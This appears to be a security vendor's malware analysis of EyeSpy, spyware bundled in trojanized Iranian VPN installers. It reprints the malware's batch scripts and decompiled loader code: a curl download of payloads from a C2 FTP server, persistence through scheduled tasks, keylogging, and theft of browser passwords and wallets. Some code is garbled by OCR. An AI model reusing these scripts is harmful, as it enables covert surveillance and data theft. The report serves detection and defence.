## Summary

During routine analysis of detection performance, we noticed a batch of processes that respected the same pattern in the process names. These names begin with sys, win or lib followed by a word that describes the functionality, such as bus, crt, temp, cache, init, and end in 32.exe. We later noticed that the .bat files and the downloaded payloads respect the same naming convention. Further investigation revealed the components are part of a monitoring application called SecondEye, developed in Iran and distributed legitimately via the developer's website. We also found that some spyware components were already described in an article published by Blackpoint [1]. In the article, researchers drew attention to the dangers of legally distributed monitoring software with malicious behavior.

Our own researchers, as well as Blackpoint's, found the campaigns used components of the SecondEye suite and

their infrastructure. However, these components were not delivered through a legitimate SecondEye installer, but rather through Trojanized installers of VPN software (also developed in Iran) that dropped the spyware components along with the VPN product.

In light of the recent events, it's possible that the targets are Iranians who want to access the internet via a VPN to bypass the country's digital lockdown. Such malicious installers could plant spyware on people who pose a threat to the regime.

While less likely, we can't rule out another possibility - that a malicious actor hijacked the servers of 20Speed VPN and SecondEye to deploy the spyware.

## **Geographical Distribution**

Our investigation reveals that most detections originate from Iran, with a small pool of victims in Germany and the US. This supports our initial assumption that the campaign targets Iranians.

## E

## **Technical analysis**

### **Initial Access**

When analyzing attack timelines on infected machines, we found in most cases that the first stage of the SecondEye component arrives on the system via an installer called *20SPEED-VPN-v9.2.exe*. Our attempts to identify similar files revealed that the SecondEye files have been part of this installer all the way back to version 8.9. We found multiple domains associated with the software, but none of them are detected on VirusTotal. These domains are **hxxps://20paper.live**; **hxxps://20ten.live**; **hxxps://20speed.co.** The VPN service seems to be a paid subscription, but we could download an installer from the website without payment information, and we could validate that it also contains the spyware components.

#### Installer within an installer

Looking at the installer executable with a hex dump, we see patterns that indicate we are dealing with a Delphicompiled executable. We can also see strings related to InnoSetup, version 5.5.7. However, innoextract [2], a tool developed by Daniel Scharrer to unpack the contents of such files, does not recognize this file as a valid InnoSetup executable. This means that the executable is a different installer type, so we continued to analyze the file and found strings related to Smart Install Maker [3], an easy-to-use GUI-based installer creation tool. After the Smart Install Maker header, we can see the contents along with the paths of the extracted files.

%localappdata%\Microsoft\WindowsApps\sysConf32.bat %localappdata%\Microsoft\WindowsApps\sysHourly32.bat %localappdata%\Microsoft\WindowsApps\sysConf.bat %localappdata%\Microsoft\WindowsApps\sysHourly.bat %localappdata%\Microsoft\WindowsApps\sysUpdt32.bat %localappdata%\Microsoft\WindowsApps\sysUpdt32.bat %localappdata%\Microsoft\WindowsApps\sysInit32.bat %localappdata%\Microsoft\WindowsApps\sysInit32.bat %localappdata%\Microsoft\WindowsApps\sysBus32.exe %localappdata%\Microsoft\WindowsApps\sysPus32.exe %localappdata%\Microsoft\WindowsApps\sys\_release.txt %localappdata%\Microsoft\WindowsApps\CURL.exe %localappdata%\Microsoft\WindowsApps\CURL.exe %localappdata%\Microsoft\WindowsApps\7z.exe %temp%\20SPEED-VPN-v9.2.exe

When we statically extract the contents of the Smart Install Maker file, we see that the files from %LOCALAPPDATA%\ *Microsoft\WindowsApps* are the spyware components, while the installer with the same name as the original resides in the %TEMP% folder. As expected, this one is a valid InnoSetup file, and it installs the VPN software. The Smart Install file launches the first stage of the spyware (*sysCrt32.exe*) along with the legitimate InnoSetup installer (%TEMP%\20SPEED-VPN-v9.2.exe).

### **Execution flow**

### **Analysis of Components**

#### sysCrt32.exe

This is the spyware's initial executable. It ensures persistence is in place and that the *WindowsApps* folder appears in the %PATH% environment variable. First, it hides its own window with the help of the ShowWindow function. Then it starts the .bat files related to the initialization with the help of a wrapper function over CreateProcessA. The wrapper starts processes with the CREATE\_NO\_WINDOW flag to hide the console windows from view. The program has checks that validate the results of the batch scripts that perform queries. If the folder is not present in the environment variables or the scheduled task does not exist, it will call the scripts that add them.

```
lint __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
2{
    HWND hWnd; // eax
    hWnd = GetConsoleWindow();
    ShowWindow(hWnd, SW_HIDE);
    if ( func_CreateProcessAndWait("sysConf32.bat") == 1 )
    {
      func_CreateProcessAndWait("sysConf.bat");
      Sleep(0x2710u);
      if ( func_CreateProcessAndWait("sysHourly32.bat") == 1 )
      func_CreateProcessAndWait("sysHourly32.bat") == 1 )
```

#### sysConf32.bat

The first batch script ran by sysCrt32.exe. It checks if WindowsApps is present in the %PATH% variable.

```
1 @echo off
2
3 echo %path% | findstr WindowsApps 1>nul 2>nul
```

#### sysConf.bat

If WindowsApps is not present in the %PATH% variable, the program calls this batch file to set it.

1 @echo off
2
3 setx path %LOCALAPPDATA%\Microsoft\WindowsApps\;

#### sysHourly32.bat

This batch script launches schtasks.exe to query if the task with the name Check sysHourly32 is present.



1 @echo off 2 3 schtasks /query /tn "Check sysHourly32" 1>nul 2>nul

#### sysHourly.bat

If the task is not present, this script creates it based on the .xml file dropped beside it.

1 @echo off
2
3 schtasks /create /xml "%LOCALAPPDATA%\Microsoft\WindowsApps\HoCnf.xml" /tn "Check sysHourly32" 1>nul 2>nul

Looking at the HoCnf.xml file, we can see that the task repeats every 3 hours and runs *sysBus32.exe*, the second executable of the spyware.

#### sysBus32.exe

This program is responsible for downloading and executing the second stage from the C2 server. It contains a hardcoded username and password and a zip password that we redacted out in our screenshots. First, the program hides its console window and builds file paths and an IP in its local variables. The IP of the C2 server is **213.232.124.157** (the legitimate SecondEye server).

```
hWnd = GetConsoleWindow();
ShowWindow(hWnd, 0);
GetLocalTime(&SystemTime);
v5 = getenv("TEMP");
memset(&temp_sysct132_dat, 0, 0x80u);
sprintf(&temp_sysct132_dat, "%s\\sysCt132.dat", v5);
localappdata = getenv("LOCALAPPDATA");
memset(&windowsapps_libchrome, 0, 0x100u);
sprintf(&windowsapps_libchrome, "%s\\%s\\ks\\ks\libchrome.exe", localappdata, "Microsoft", "WindowsApps");
memset(&windowsapps_winbus32, 0, 0x100u);
sprintf(&windowsapps_winbus32, %s\\%s\\winBus32.exe", localappdata, "Microsoft", "WindowsApps");
for ( i = 0; i < 0x20; i += 4 )
 *(_DWOD *)&str_j[i] = 0;
sprintf(str_ip, "%s%c%s%c%s", "213", '.', "232", '.', "124", '.', "157");
```

Then, similar to sysCrt32.exe, it launches .bat files for further actions, giving the username and the passwords in plaintext in the command line.

In the above manner, the program launches the following batch scripts:

sysUpdt32.bat	connects to an FTP server that contains a .php file and sends it a random value as an argument
sysInit32.bat	downloads and extracts the further payloads
sysList32.bat	checks if the computer and user names are in a list of infected systems
sysDl32.bat	downloads and extracts more payloads
winCrt32.exe	the initial executable of another set of payloads
sysOptimizer.bat	archives sensitive files and launches some of the payloads
sysUp32.bat	uploads stolen sensitive information to FTP
sysClean.bat	cleans up payloads, except the ones used by persistence

The sysBus32.exe process also logs execution dates in %TEMP%\sysCtl32.dat. Because of its persistence, the stealer can run multiple times a day. However, sysBus32.exe makes sure that it only calls the exfiltration script once a day.

EyeSpy - Iranian Spyware Delivered in VPN Installers

B

if ( access(&temp\_sysctl32\_dat, 0) == -1 ) // if the file does not exist, create a new one v17 = fopen(ktemp\_syscill2\_det, "w");
fp=(st(v10, "kd%kTdr", Systemline.wForth, Systemline.wFort);// write current date to the newly created file
fclose(v10); else fdSysCtl = fopen(&temp\_sysctl32\_dat, "e"); // open file for reading
v11 = 0; ysttl = fdiysttl; \*[\_04080 \*)&Stri[v11] = 0; v11 += 4; ) while ( vil < 0x20 ); fgets[strl, 0x20, fdSys fdSysCtl2 = fogen(&tony fprintf(fdSysCtl2, "Md/ (ifflow // read first line containing a date (1) Interpretable.det, "w"); // open the file again for writing "M/M/M/", SystemTime.#Both, SystemTime.#Bary, SystemTime.#Wear);// overwrite the line with the current date fclose(fdSysCt12); fclose(fdSysCt12); v14 = fopen(&temp\_s v15 = 0; v16 = v14; syscellig dat, "r"ht // open the file again for reading ( \*(\_DLORD \*)\$51+2[v15] = 0; v15 += 4; ) while ( vi5 < 0x20 ); fgets(5473, 0x20, vi4); fclose(vi6); if ( stromp(Str1, Str1) ) // read the line containing the date // if the two dates are equal, don't upload FTP password FTP user eset(&systp\_commandline, 0, 0x00x); rintf(&systp\_commandline, "systp32.bet Na Na Na", str\_is, "
c\_CreateProcessAndmit(&systp\_commandline); ·);

#### sysUpdt32.bat

Using the curl.exe dropped along with the components, it connects to the FTP server to determine whether it needs to download new versions. Upon the first infection, the value in *sys\_release.txt* is 0.5 to force an update every time.

#### sysInit32.bat

This script is responsible for downloading and extracting the second-stage payloads in the *WindowsApps* folder. It receives the password for the archive in the command line from the sysBus32.exe process. The script also cleans up the .zip file after extraction.

1	8ECHO OFF
2	
3	set IPaddr=%1
4	set UP PASS=%2
5	set SysUser=%3
6	set SysPass=%4
7	
8	rem "downloading CORE files"
9	curl.exe -o %LOCALAPPDATA%\Microsoft\WindowsApps\Updt.zip ftp://%IPaddr%/TB/Updt.zip?a=%RANDOM%user %SysUser%:%SysPass% 1>nul 2>nul
10	7z x -y -o"%LOCALAPPDATA%\Microsoft\WindowsApps\" -p%UP PASS% "%LOCALAPPDATA%\Microsoft\WindowsApps\Updt.zip" 1>nul 2>nul
11	del %LOCALAPPDATA%\Microsoft\WindowsApps\Updt.zip 1>nul 2>nul

After this point, *sysBus32.exe* runs the scripts from the second stage, expecting that the payloads are present in the \ *WindowsApps*\ folder after extraction.

#### sysList32.bat

This script downloads a list of infected machines from the FTP server stored in the *syslist.php* file to check if the computer and user names appear. This check fails during the first execution of sysBus32.exe, and the process does not execute the code from the if branch (shown in Fig.15). We observed that no further component appends this data to *syslist.php*. There are a few possible explanations for this code. Either the attacker updates the file after processing exfiltrated data, or it is leftover code from a previous version, and that module never runs in newer versions.

```
GECHO OFF
  set IP_Addr=%1
set Sys_User=%
  set Sys Pass=%3
   curl.exe --connect-timeout 30 -s ftp://%IP Addr%/TB/syslist.php?a=%RANDOM% --user %Sys User%:%Sys Pass% | findstr %COMPUTERNAME% %USERNAME% 1>nul 2>nul
                                                                                                      ");
                                                                                P., 18
sprintf(&sysList_cmdline, "sysList32.bat %s %s %s", str_ip, "_____
findStrExitCode = func_CreateProcessAndWait(&sysList_cmdline);// findstr returns 0 if it finds a string.
                                                     // In the .bat it searches for computername and username,
                                                     // but no module uploads this info so the if is not taken
if ( access(&windowsapps_winbus32, 0) == -1 && !findStrExitCode )
{
                                                                                   FTP user
                                                             zip password
                                                                                                  FTP password
  memset(&v28, 0, 0x80u);
sprintf(&v28, "sysDl32.bat %s %s %s %s", str_ip,
                                                                                                                      "):
  func CreateProcessAndWait(&v28);
  Sleep(60000u);
  func CreateProcessAndWait("winCrt32.exe");
}
```

#### sysDI32.bat

Similarly to sysInit32.bat, it downloads a set of payloads with the help of curl.exe and extracts the archive with 7z.exe. The archive named *BB.zip* was not present on the FTP server at the time of our research.

#### sysOptimizer.bat

This batch script is larger than the previous ones. It's responsible for collecting and archiving personal files from the infected system. First, it checks if *Mozilla* is present in %APPDATA%, and if so, it archives all files from the *Firefox* directory. It then iterates through all possible partitions and searches for txt, doc, png, and jpg files in folders that might contain personal data. It then creates a zip archive with each extension. Finally, it runs *libCache32*. exe and *libTemp32.exe* from %LOCALAPPDATA%\*Microsoft\WindowsApps*.

```
@ECHO OFF
 3
        set pwd=%CD%
 4
        cd %APPDATA%

#### libCache32.exe

For stealer components that require more advanced features, the attackers used executables written in Python and compiled with pyinstaller [4], a tool that converts python scripts to standalone executables. After extracting the contents from the archive, we can see the source code. This executable is a keylogger. It places a hook on the keyboard with the help of the pyHook library and logs each keypress grouped by destination windows in a file called *boot.tmp*.

```
import sys, pythoncom, pyHook, os, time
1
 2

#### sysUp32.bat

It will call sysUp32.bat with a new set of hardcoded credentials in the command line. The batch script collects all files created by all components and uploads them to the FTP. It also exfiltrates Chrome passwords and crypto-wallet data

for various applications. Note: we have added comments in this file to improve readability.

#### sysClean.bat

This script is responsible for cleaning up the payloads from the system. It calls the background processes (*sysCache32.exe, sysTemp32.exe*) and deletes the files that are not essential for persistence. During subsequent executions, the first stage downloads these payloads again.

```
@echo off
 1
 2
 3
    taskkill /IM "winCache32.exe" /F
 4
    taskkill /IM "sysCache32.exe" /F

15
    del %LOCALAPPDATA%\Microsoft\WindowsApps\HoCnf.xml
16
    del %LOCALAPPDATA%\Microsoft\WindowsApps\sysCrt32.exe
```

We saw in *sysDl32.bat* that the malware historically downloaded another set of components from the FTP server where the file names started with the string *win*. The initial file respects the same naming convention, the execution beginning with *winCrt32.exe*. We also found a *winBus32.exe* file in our zoo that follows a similar structure to *sysBus32.exe*. The difference is that it uses another IP to download subsequent stages and to exfiltrate data, and the batch scripts have different names. It might be another version of the same attack with some leftover code blocks.

### **Command and Control**

The C2 servers belong to SecondEye and are hosted on Novinhost. The IP used by the initial execution flow is **213.232.124.157**, and the other IP used by the additional payloads is **94.130.247.148**.

The servers aren't running all the time. During our research, we noticed that the servers are available in short time intervals to download payloads. This reduces hosting costs and makes the malware evasive if detonated in an automated sandbox. No special User-Agents are involved in the communication with the C2. The malware uses curl. exe to access the FTP servers.



## **Privacy Impact**

Due to EyeSpy's capabilities, user privacy is seriously affected. The malware steals sensitive information from an infected system, like stored passwords, crypto-wallet data, documents and images, contents from clipboard, and logs key presses. This can lead to complete account takeovers, identity theft and financial loss. Moreover, by logging keypresses, attackers can obtain messages typed by the victim on social media or e-mail, and this information can be used to blackmail the victims.

## **Campaign distribution**

We can see a growing number of detections in the past 6 months. As people in Iran try to obtain access to the internet

via VPN, more and more of them find the malicious installer and install EyeSpy, exposing them to the risk of losing privacy.

From the geographical distribution we can see that most of the detections come from Iran.



## How Bitdefender Protects Against This Threat

Bitdefender protects against this threat by detecting the malicious installer file (Application.20Speed.A), before any component executes. Active Threat Control blocks the process that initializes the spyware, sysCrt32.exe. The malicious executables from the second stage are detected with Trojan.SecondEye.A. In report only mode, we can see all the detected files in the Graph View of the incident in GravityZone. Detections are red nodes in the graph.

Bitdefender also detects existing infections, by detecting the persistence process, sysBus32.exe both with on-access (Trogan.SecondEye.A) and with Active Threat Control upon launch.

## Conclusion

This article is a deep dive into EyeSpy, a spyware marketed as a legitimate monitoring application that arrives on the system via Trojanized installers. The attack seems to target Iranian users trying to download VPN solutions to bypass Internet restrictions in their country. The components of the malware are scripts that steal sensitive information from the system and upload them to an FTP server belonging to SecondEye. We recommend using well-known VPN solutions downloaded from legitimate sources. Also, a security solution, like Bitdefender, can protect against information stealers.

#### UNDER THE SIGN OF THE WOLF

A trade of brilliance, data security is an industry where only the clearest view, sharpest mind and deepest insight ca win — a game with zero margin of error. Our job is to win every single time, one thousand times out of one thousand and one million times out of one million.

And we do. We outsmart the industry not only by having the clearest view, the sharpest mind and the deepest insight, but by staying one step ahead of everybody else, be they black hats or fellow security experts. The brilliance of our collective mind is like a **luminous Dragon-Wolf** on your side, powered by engineered intuition, created to guard against all dangers hidden in the arcane intricacies of the digital realm.

This brilliance is our superpower and we put it at the core of all our game-changing products and solutions.
